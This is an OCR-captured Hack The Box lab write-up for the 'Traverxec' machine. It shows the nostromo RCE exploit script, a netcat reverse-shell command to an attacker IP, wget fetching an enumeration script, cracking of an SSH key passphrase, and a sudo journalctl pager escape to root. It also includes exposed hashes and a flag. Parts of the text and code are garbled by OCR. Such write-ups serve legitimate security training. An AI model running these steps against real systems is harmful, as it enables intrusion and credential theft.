
traverxec

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i)-[/Documents/htb/boxes/traverxec]
   nmap -sC -sV traverxec.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 19:50 EDT
Nmap scan report for traverxec.htb (10.10.10.165)
Host is up (0.13s latency).
Not shown: 998 filtered ports
     STATE SERVICE VERSION
22/tcp open
                     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
 ssh-hostkey:
    2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
    256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
   256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open http
                   nostromo 1.9.6
_http-server-header: nostromo 1.9.6
_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.83 seconds
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in port 80 there is a static website, there's nothing there to exploit



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(root⊕ kali)-[/Documents/htb/boxes/traverxec]
# searchsploit -m multiple/remote/47837.py
Exploit: nostromo 1.9.6 - Remote Code Execution
    URL: https://www.exploit-db.com/exploits/47837
    Path: /usr/share/exploitdb/exploits/multiple/remote/47837.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /Documents/htb/boxes/traverxec/47837.py
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47837.py x
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       import sys
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       import socket
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     □art = """
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      help menu = '\r\nUsage: cve2019-16278.py <Target IP> <Target Port> <Command>'
□def connect(soc):
            response =
           try:
                while True:
                    connection = soc.recv(1024)
                    if len(connection) == 0:
                         break
                    response += connection
           except:
           pass
return response
     pdef cve(target, port, cmd):
soc = socket.socket()
           soc.connect((target, int(port)))
                                 :0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n{} 2>&1'.format(cmd)
           payload =
            soc.send(payload)
            receive = connect(soc)
           print(receive)
     pif __name__ == " main ":
           print(art)
                target = sys.argv[1]
                port = sys.argv[2]
                cmd = sys.argv[3]
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                cve(target, port, cmd)
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           except IndexError:
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                print(help menu)
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tali)-[/Documents/htb/boxes/traverxec]
      python 47837.py traverxec.htb 80 "nc 10.10.14.18 7000 -e /bin/sh"
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        ot@ kali)-[/Documents/htb/boxes/traverxec]
    nc -lvnp 7000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
Ncat: Connection from 10.10.10.165.
Ncat: Connection from 10.10.10.165:49564.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
    (root@ kali)-[/Documents/htb/boxes/traverxec]
   python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.165 - - [02/May/2021 20:07:29] "GET /lse.sh HTTP/1.1" 200 -
www-data@traverxec:/usr/bin$ cd /dev/shm/
www-data@traverxec:/dev/shm$ wget http://10.10.14.18:8000/lse.sh
--2021-05-02 20:11:12-- http://10.10.14.18:8000/lse.sh
Connecting to 10.10.14.18:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41177 (40K) [text/x-sh]
Saving to: 'lse.sh'
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                                                                                       in 0.4s
2021-05-02 20:11:12 (101 KB/s) - 'lse.sh' saved [41177/41177]
www-data@traverxec:/dev/shm$ chmod +x lse.sh
www-data@traverxec:/dev/shm$ ./lse.sh
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LSE Version: 3.2
     User: www-data
   User ID: 33
     Home: /var/www
     Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
     umask: 0022
  Hostname: traverxec
     Linux: 4.19.0-6-amd64
Distribution: Debian GNU/Linux 10 (buster)
Architecture: x86_64
                                                ==( users )=
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?......nope
[*] usr020 Are there other users in an administrative groups?..... nope
[*] usr030 Other users with shell......yes!
[i] usr040 Environment information.....skip
[i] usr050 Groups for other users.....skip
[i] usr060 Other users..... skip
[*] usr070 PATH variables defined inside /etc..... yes!
[1] usr080 Is '.' in a PATH variable defined inside /etc?.......................nope
[!] sud000 Can we sudo without a password?.....nope
[1] sud010 Can we list sudo commands without a password?.....nope
[*] sud040 Can we read sudoers files?..... nope
[*] sud050 Do we know if any other users used sudo?..... nope
[*] fst000 Writable files outside user's home...... yes!
[*] fst010 Binaries with setuid bit cuments/htb/boxes/traverxec ....... yes!
[1] fst020 Uncommon setuid binaries....ves!
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
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[1]	fst030	Can we write to any setuid binary?	nope
		Binaries with setgid bit	
		Uncommon setgid binaries	
		Can we write to any setgid binary?	
[*]	fst070	Can we read /root?	nope
ī*i	fst080	Can we read /root?	nope
i*i	fst090	SSH files in home directories	nope
		Useful binaries	
		Other interesting files in home directories	
		Are there any credentials in fstab/mtab?	
		Does 'www-data' have mail?	
		Can we access other users mail?	
		Looking for GIT/SVN repositories	
		Can we write to critical files?	
		Can we write to critical directories?	
		Can we write to directories from PATH defined in /etc?	
		Can we read any backup?	
iii	fst200	Are there possible credentials in any shell history file?	nope
		Files owned by user 'www-data'	
		SSH files anywhere	
		Check hosts.equiv file and its contents	
		List NFS server shares	
		Dump fstab file	
		(system):	
ſil	svs000	Who is logged in. We know if any other users used suddy	
		Last logged in users	
		Does the /etc/passwd have hashes?	
		Does the /etc/group have hashes?	
		Can we read shadow files?	
		Check for other superuser accounts	
		Can root user log in via SSH?	
		List available shells	
		System umask in /etc/login.defs	
		System password policies in /etc/login.defs	
		(security)	
[*1	secono	Is SELinux present?	
		List files with capabilities	
iii		Can we write to a binary with caps?	none
		Do we have all caps in any binary?	
		Users with associated capabilities	
		Does current user have capabilities?	
		Can we read the auditd log?	
		can we read the additu tog.	

[*]		User crontab	nope
Ĩ!Ĩ	ret010	Cron tasks writable by user	nope
		Cron jobs	
[*]	ret030	Can we read user crontabs	nope
		Can we list other user cron tasks?	
		Can we write to any paths present in cron jobs	
		Can we write to executable paths present in cron jobs	_
		Cron files	
		User systemd timers	
		Can we write in any system timer?	
		Systemd timers	
		(network):	JKIP
r*1		Services listening only on localhost	
		Can we sniff traffic with tcpdump?	
		NIC and IP information	
		Routing table	
		ARP table	
		Namerservers	
		Systemd Nameservers	
		Listening TCP	
		Listening UDP	
[1]		(services):	SKIP
	srvaaa	Can we write in service files?	
		Can we write in binaries executed by services?	
		Files in /etc/init.d/ not belonging to root	
		Files in /etc/rc.d/init.d not belonging to root	
		Upstart files not belonging to root	
		Files in /usr/local/etc/rc.d not belonging to root	
		Contents of /etc/inetd.conf	
		Contents of /etc/inetd.comf	
		List /etc/xinetd.d if used	
			skip
		List /etc/rc.d/init.d permissions	
		List /usr/local/etc/rc.d permissions	
		List /etc/init/ permissions	
	51 V400	Can we write in systemd service files?	
		Can we write in Systemu service fites? Can we write in binaries executed by systemd services?	nope
			nope
		Systemd files not belonging to root	
[1]		Systemd config files permissions	2KTb

[!] sof000 Can we connect to MySQL with root/root credentials? [!] sof010 Can we connect to MySQL as root without password? [!] sof015 Are there credentials in mysql_history file? [!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?.		
<pre>[1] sof020 Can we connect to PostgreSQL template1 as postgres and no pass? [1] sof020 Can we connect to PostgreSQL template0 as psql and no pass? [1] sof020 Can we connect to PostgreSQL template1 as psql and no pass? [*] sof030 Installed apache modules</pre>	nope nope	
[1] sof040 Found any .htpasswd files?		
/var/nostromo/conf/.htpasswd david:\$1\$e7NfNpNi\$A6nCwOTqrNR2oDuIKirRZ/		
<pre>[1] sof050 Are there private keys in ssh-agent? [1] sof060 Are there gpg keys cached in gpg-agent? [1] sof070 Can we write to a ssh-agent socket? [1] sof080 Can we write to a gpg-agent socket? [i] sof500 Sudo version. [i] sof510 MySQL version. [i] sof520 Postgres version. [i] sof530 Apache version. [i] sof530 Apache version. [i] sof530 Apache version.</pre> <pre>(containers):</pre>	nope nope skip skip skip	
<pre>[*] ctn000 Are we in a docker container? [*] ctn010 Is docker available? [!] ctn020 Is the user a member of the 'docker' group? [*] ctn200 Are we in a lxc container? [!] ctn210 Is the user a member of any lxc/lxd group?</pre>	nope nope nope nope	
[i] pro000 Waiting for the process monitor to finish. [i] pro001 Retrieving process binaries. [i] pro002 Retrieving process users. [l] pro010 Can we write in any process binary?. [*] pro020 Processes running with root permissions. [*] pro030 Processes running by non-root users with shell. [i] pro500 Running processes. [i] pro510 Running process binaries and permissions.	yes! yes! nope yes! nope skip	

www-data@traverxec:/dev/shm\$ cd /var/nostromo/conf/ www-data@traverxec:/var/nostromo/conf\$ ls mimes nhttpd.conf www-data@traverxec:/var/nostromo/conf\$ cat nhttpd.conf # MAIN [MANDATORY] traverxec.htb servername serverlisten serveradmin david@traverxec.htb serverroot /var/nostromo conf/mimes servermimes /var/nostromo/htdocs docroot docindex index.html # LOGS [OPTIONAL] logpid logs/nhttpd.pid # SETUID [RECOMMENDED] www-data user # BASIC AUTHENTICATION [OPTIONAL] htaccess .htaccess /var/nostromo/conf/.htpasswd htpasswd # ALIASES [OPTIONAL] /var/nostromo/icons /icons # HOMEDIRS [OPTIONAL] homedirs /home

seems there's a home dir called public www

public_www

homedirs_public

www-data@traverxec:/home\$ cd /dev/shm/
www-data@traverxec:/dev/shm\$ ls /home/david/public_www
index.html protected-file-area
www-data@traverxec:/dev/shm\$ ls /home/david/public_www/protected-file-area
backup-ssh-identity-files.tgz
www-data@traverxec:/dev/shm\$ tar -xvf /home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub

www-data@traverxec:/dev/shm\$ cat home/david/.ssh/id_rsa

——BEGIN RSA PRIVATE KEY——

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

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david.key >

1 ----BEGIN RSA PRIVATE KEY----2 Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

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—(root@ kali)-[/Documents/htb/boxes/traverxec] —# python <u>ssh2john.py</u> <u>david.key</u> |tee david.hash

david.key:\$sshng\$1\$16\$477EEFFBA56F9D283D349033D5D08C4F\$1200\$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b0 8de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d26 1a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563 c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a790 95ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f5 80e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce7 6ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7 db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf 9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd1724561 8150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf151 7dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d0 1aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f1 47c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c36 9380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0 796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f 6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a77779510 4143630dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6 d55e62788553f4c69d128360b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0

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Li)-[/Documents/htb/boxes/traverxec]
    john --wordlist=/usr/share/wordlists/rockyou.txt david.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
                   (david.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:09 DONE (2021-05-02 20:30) 0.1091g/s 1565Kp/s 1565Kc/s 1565KC/sa6_123..*7;Vamos!
Session completed
      (root  kali)-[/Documents/htb/boxes/traverxec]
       chmod 700 david.key
             -[/Documents/htb/boxes/traverxec]
ssh -i <u>david.key</u> david@traverxec.htb
Enter passphrase for key 'david.key':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Sun May 2 07:55:21 2021 from 10.10.14.9
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash
cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
 - Logs begin at Sat 2021-05-01 05:23:47 EDT, end at Sun 2021-05-02 20:43:27 EDT.
May 02 12:02:21 traverxec sudo[2894]: pam_unix(sudo:auth): conversation failed
May 02 12:02:21 traverxec sudo[2894]: pam_unix(sudo:auth): auth could not identify password for [www-data]
May 02 12:02:21 traverxec sudo[2894]: www-data : command not allowed ; TTY=pts/3 ; PWD=/usr/bin ; USER=root ; COMMAND=list
May 02 12:02:21 traverxec crontab[2955]: (www-data) LIST (www-data)
May 02 20:13:21 traverxec crontab[4165]: (www-data) LIST (www-data)
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__ / journalctl ☆ star 4,582



This invokes the default pager, which is likely to be less, other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
journalctl
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo journalctl !/bin/sh

```
david@traverxec:~/bin$ stty rows 2
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2021-05-01 05:23:47 EDT, end at Sun 2021-05-02 21:06:02 EDT. --
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
9aa36a6d76f785dfd320a478f6e0d906
# ■
```